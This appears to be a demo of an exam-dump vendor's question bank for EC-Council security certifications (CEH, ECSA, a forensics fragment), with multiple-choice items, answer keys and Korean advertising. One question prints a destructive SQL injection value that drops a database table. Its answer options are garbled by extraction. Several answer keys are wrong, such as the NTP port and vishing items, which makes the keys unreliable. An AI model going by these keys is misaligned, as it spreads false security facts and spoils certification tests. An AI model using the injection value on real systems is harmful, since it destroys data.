D. He should ask the network operator for Personal Unlock Number (PUK) to gain access to the SIM
Answer: D

NO.8 When dealing with the powered-off computers at the crime scene, if the computer is switched off,
turn it on
A. True
B. False
Answer: B

NO.9 Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where, “X” represents the _____.
A. Drive name
B. Sequential number
C. Original file name's extension
D. Original file name
Answer: A

NO.10 During the seizure of digital evidence, the suspect can be allowed touch the computer system.
A. True

B. False
Answer: B

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : EC1-350

Title : Ethical Hacking and Countermeasures V7

Vendors : EC-COUNCIL

Version : DEMO

1.Which of the following countermeasure can specifically protect against both the MAC Flood and MAC Spoofing attacks?
A. Configure Port Security on the switch
B. Configure Port Recon on the switch
C. Configure Switch Mapping
D. Configure Multiple Recognition on the switch
Answer: A

2.Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database.?
A. Jimmy can submit user input that executes an operating system command to compromise a target system
B. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access
C. Jimmy can utilize an incorrect configuration that leads to access with higher-than expected privilege of the database
D. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system
Answer: D

3.This IDS defeating technique works by splitting a datagram (or packet) into multiple fragments and the IDS will not spot the true nature of the fully assembled datagram. The datagram is not reassembled until it reaches its final destination. It would be a processor-intensive task for IDS to reassemble all fragments itself, and on a busy system the packet will slip through the IDS onto the network. What is this technique called?
A. IP Routing or Packet Dropping
B. IDS Spoofing or Session Assembly
C. IP Fragmentation or Session Splicing
D. IP Splicing or Packet Reassembly
Answer: C

4.If a competitor wants to cause damage to your organization, steal critical secrets, or put you out of business, they just have to find a job opening, prepare someone to pass the interview, have that person hired, and they will be in the organization.
How would you prevent such type of attacks?

A. It is impossible to block these attacks
B. Hire the people through third-party job agencies who will vet them for you
C. Conduct thorough background checks before you engage them
D. Investigate their social networking profiles
Answer: C


5.This type of Port Scanning technique splits TCP header into several packets so that the packet filters are not able to detect what the packets intends to do.
A. UDP Scanning
B. IP Fragment Scanning
C. Inverse TCP flag scanning
D. ACK flag scanning
Answer: B

6.Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate. How would you call this type of activity?
A. Dumpster Diving
B. Scanning
C. CI Gathering
D. Garbage Scooping
Answer: A

7.Anonymizer sites access the Internet on your behalf, protecting your personal information from disclosure. An anonymizer protects all of your computer's identifying information while it surfs for you,

enabling you to remain at least one step removed from the sites you visit.
You can visit Web sites without allowing anyone to gather information on sites visited by you. Services that provide anonymity disable pop-up windows and cookies, and conceal visitor's IP address.
These services typically use a proxy server to process each HTTP request. When the user requests a Web page by clicking a hyperlink or typing a URL into their browser, the service retrieves and displays the information using its own server. The remote server (where the requested Web page resides) receives information on the anonymous Web surfing service in place of your information.
In which situations would you want to use anonymizer? (Select 3 answers)
A. Increase your Web browsing bandwidth speed by using Anonymizer
B. To protect your privacy and Identity on the Internet
C. To bypass blocking applications that would prevent access to Web sites or parts of sites that you want to visit.
D. Post negative entries in blogs without revealing your IP identity
Answer: B,C,D

8.What type of attack is shown in the following diagram?



A. Man-in-the-Middle (MiTM) Attack
B. Session Hijacking Attack
C. SSL Spoofing Attack
D. Identity Stealing Attack
Answer: A

9.Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?
A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering

D. Spoofing Identity
E. Faking Identity
Answer: C

10.How do you defend against ARP Spoofing?
A. Use ARPWALL system and block ARP spoofing attacks
B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Place static ARP entries on servers, workstation and routers
Answer: B,C,D

11.TCP SYN Flood attack uses the three-way handshake mechanism.
1. An attacker at system A sends a SYN packet to victim at system B.
2. System B sends a SYN/ACK packet to victim A.
3. As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.
This status of client B is called _____
A. "half-closed"
B. "half open"
C. "full-open"
D. "xmas-open"
Answer: B

12.Lori is a Certified Ethical Hacker as well as a Certified Hacking Forensics Investigator working as an IT security consultant. Lori has been hired on by Kiley Innovators, a large marketing firm that recently underwent a string of thefts and corporate espionage incidents. Lori is told that a rival marketing company came out with an exact duplicate product right before Kiley Innovators was about to release it. The executive team believes that an employee is leaking information to the rival company. Lori questions all employees, reviews server logs, and firewall logs; after which she finds nothing. Lori is then given permission to search through the corporate email system. She searches by email being sent to and sent from the rival marketing company.
She finds one employee that appears to be sending very large email to this other marketing company, even though they should have no reason to be communicating with them. Lori tracks down the actual emails sent and upon opening them, only finds picture files attached to them.
These files seem perfectly harmless, usually containing some kind of joke. Lori decides to use some special software to further examine the pictures and finds that each one had hidden text that was stored in each picture.
What technique was used by the Kiley Innovators employee to send information to the rival marketing company?
A. The Kiley Innovators employee used cryptography to hide the information in the emails sent
B. The method used by the employee to hide the information was logical watermarking
C. The employee used steganography to hide information in the picture attachments
D. By using the pictures to hide information, the employee utilized picture fuzzing

Answer: C

13.You run nmap port Scan on 10.0.0.5 and attempt to gain banner/server information from services running on ports 21, 110 and 123.
Here is the output of your scan results:

```
PORT        STATE       SERVICE     VERSION
21/tcp      open        ftp         vsftpd 2.0.7
110/tcp     open        pop3        Courier pop3d
123/tcp     closed      ntp

Device type: general purpose
Running: Linux 2.8.X

OS details: Linux 2.8.18, Linux 2.8.20 - 2.8.24
Uptime: 65.658 days (since Mon Jun 19 00:43:29 2011)
Network Distance: 0 hops
Service Info: OS: Unix
```

Which of the following nmap command did you run?
A. nmap -A -sV -p21,110,123 10.0.0.5
B. nmap -F -sV -p21,110,123 10.0.0.5
C. nmap -O -sV -p21,110,123 10.0.0.5
D. nmap -T -sV -p21,110,123 10.0.0.5
Answer: C

14.How do you defend against Privilege Escalation?
A. Use encryption to protect sensitive data
B. Restrict the interactive logon privileges
C. Run services as unprivileged accounts
D. Allow security settings of IE to zero or Low
E. Run users and applications on the least privileges
Answer: A,B,C,E

15.What does ICMP (type 11, code 0) denote?
A. Source Quench
B. Destination Unreachable
C. Time Exceeded
D. Unknown Type
Answer: C

16.You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time.
Once the list of 100 passwords is almost finished, the system automatically sends out a new password list

by encrypted e-mail to the customer.
You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one-time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925,000 to hackers.
You immediately shut down the e-banking website while figuring out the next best security solution What effective security solution will you recommend in this case?
A. Implement Biometrics based password authentication system. Record the customers face image to the authentication database
B. Configure your firewall to block logon attempts of more than three wrong tries
C. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
D. Implement RSA SecureID based authentication system
Answer: D

17.More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?
A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode
Answer: A

18.SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:
A. The source and destination address having the same value
B. A large number of SYN packets appearing on a network without the corresponding reply packets
C. The source and destination port numbers having the same value
D. A large number of SYN packets appearing on a network with the corresponding reply packets
Answer: B

19.Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?
A. Port Scanning
B. Single Scanning

C. External Scanning
D. Vulnerability Scanning
Answer: D

20.The following script shows a simple SQL injection. The script builds an SQL query by concatenating hard-coded strings together with a string entered by the user:

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";
```

The user is prompted to enter the name of a city on a Web form. If she enters Chicago, the query assembled by the script looks similar to the following:
SELECT * FROM OrdersTable WHERE ShipCity = 'Chicago'
How will you delete the OrdersTable from the database using SQL Injection?
A. Chicago'; drop table OrdersTable -B.
Delete table'blah'; OrdersTable -C.
EXEC; SELECT * OrdersTable > DROP -D.
cmdshell'; 'del c:\sql\mydb\OrdersTable' //
Answer: A

21.What are the limitations of Vulnerability scanners? (Select 2 answers)
A. There are often better at detecting well-known vulnerabilities than more esoteric ones
B. The scanning speed of their scanners are extremely high
C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner
D. The more vulnerabilities detected, the more tests required
E. They are highly expensive and require per host scan license
Answer: A,C

22.Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able to see confidential corporate information posted on the external website http://www.jeansclothesman.com. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.
Where can Stephanie go to see past versions and pages of a website?
A. She should go to the web page Samspade.org to see web pages that might no longer be on the website
B. If Stephanie navigates to Search.com; she will see old versions of the company website
C. Stephanie can go to Archive.org to see past versions of the company website
D. AddressPast.com would have any web pages that are no longer hosted on the company's website
Answer: C

23.Dan is conducting penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However,

the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?
A. Dan cannot spoof his IP address over TCP network
B. The scenario is incorrect as Dan can spoof his IP and get responses
C. The server will send replies back to the spoofed IP address
D. Dan can establish an interactive session only if he uses a NAT
Answer: C

24.Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.
Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project.
Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.
Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.
What technique has Jason most likely used?
A. Stealth Rootkit Technique
B. ADS Streams Technique
C. Snow Hiding Technique
D. Image Steganography Technique
Answer: D

25.What type of Virus is shown here?


A. Cavity Virus
B. Macro Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: E

26.An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.

The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.
Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.
What is this deadly attack called?
A. Spear phishing attack
B. Trojan server attack
C. Javelin attack
D. Social networking attack
Answer: A


27.Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.
Which of the following statements is incorrect?



A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
C. They can validate compliance with or deviations from the organization's security policy
D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention
Answer: D


28.How does traceroute map the route a packet travels from point A to point B?
A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
C. Uses a protocol that will be rejected by gateways on its way to the destination
D. Manipulates the flags within packets to force gateways into generating error messages
Answer: B

29.How do you defend against DHCP Starvation attack?



A. Enable ARP-Block on the switch
B. Enable DHCP snooping on the switch
C. Configure DHCP-BLOCK to 1 on the switch
D. Install DHCP filters on the switch to block this attack
Answer: B

30.What type of session hijacking attack is shown in the exhibit?



A. Cross-site scripting Attack
B. SQL Injection Attack
C. Token sniffing Attack
D. Session Fixation Attack
Answer: D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **ECSAv8**

Title : EC-Council Certified Security Analyst (ECSA)


Vendor : EC-COUNCIL

Version : DEMO

NO.1 You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?
A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups
Answer: D

NO.2 Which of the following defines the details of services to be provided for the client's organization and the list of services required for performing the test in the organization?
A. Draft
B. Report
C. Requirement list
D. Quotation
Answer: D

NO.3 The term social engineering is used to describe the various tricks used to fool people (employees, business partners, or customers) into voluntarily giving away information that would not normally be known to the general public.




What is the criminal practice of social engineering where an attacker uses the telephone system in an attempt to scam the user into surrendering private information?
A. Phishing
B. Spoofing
C. Tapping
D. Vishing
Answer: A
Reference: http://en.wikipedia.org/wiki/Voice_phishing

NO.4 In which of the following IDS evasion techniques does IDS reject the packets that an end system accepts?
A. IPS evasion technique
B. IDS evasion technique

C. UDP evasion technique
D. TTL evasion technique
Answer: B
Reference: http://is.muni.cz/th/172999/fi_m/MT_Bukac.pdf (page 24)

NO.5 John, the penetration tester in a pen test firm, was asked to find whether NTP services are opened on the target network (10.0.0.7) using Nmap tool.



Which one of the following Nmap commands will he use to find it?
A. nmap -sU -p 389 10.0.0.7
B. nmap -sU -p 123 10.0.0.7
C. nmap -sU -p 161 10.0.0.7
D. nmap -sU -p 135 10.0.0.7
Answer: D

NO.6 From where can clues about the underlying application environment can be collected?
A. From the extension of the file
B. From executable file
C. From file types and directories
D. From source code

Answer: D

NO.7 Application security assessment is one of the activity that a pen tester performs in the attack phase. It is designed to identify and assess threats to the organization through bespoke, proprietary applications or systems. It checks the application so that a malicious user cannot access, modify, or destroy data or services within the system.

Identify the type of application security assessment which analyzes the application-based code to confirm that it does not contain any sensitive information that an attacker might use to exploit an application.

A. Web Penetration Testing


B. Functionality Testing

C. Authorization Testing

D. Source Code Review

Answer: D

NO.8 An external intrusion test and analysis identify security weaknesses and strengths of the client's systems and networks as they appear from outside the client's security perimeter, usually from the Internet. The goal of an external intrusion test and analysis is to demonstrate the existence of known vulnerabilities that could be exploited by an external attacker.



During external penetration testing, which of the following scanning techniques allow you to determine a port's state without making a full connection to the host?

A. XMAS Scan

B. SYN scan

C. FIN Scan

D. NULL Scan

Answer: B

NO.9 Attackers create secret accounts and gain illegal access to resources using backdoor while bypassing the authentication procedures. Creating a backdoor is a where an attacker obtains remote access to a computer on a network.

Which of the following techniques do attackers use to create backdoors to covertly gather critical information about a target machine?
A. Internal network mapping to map the internal network of the target machine
B. Port scanning to determine what ports are open or in use on the target machine
C. Sniffing to monitor all the incoming and outgoing network traffic
D. Social engineering and spear phishing attacks to install malicious programs on the target machine
Answer: D

NO.10 A firewall's decision to forward or reject traffic in network filtering is dependent upon which of the following?
A. Destination address
B. Port numbers
C. Source address
D. Protocol used
Answer: D
Reference: http://www.vicomsoft.com/learning-center/firewalls/ (what does a firewall do)

NO.11 Which of the following attacks does a hacker perform in order to obtain UDDI information

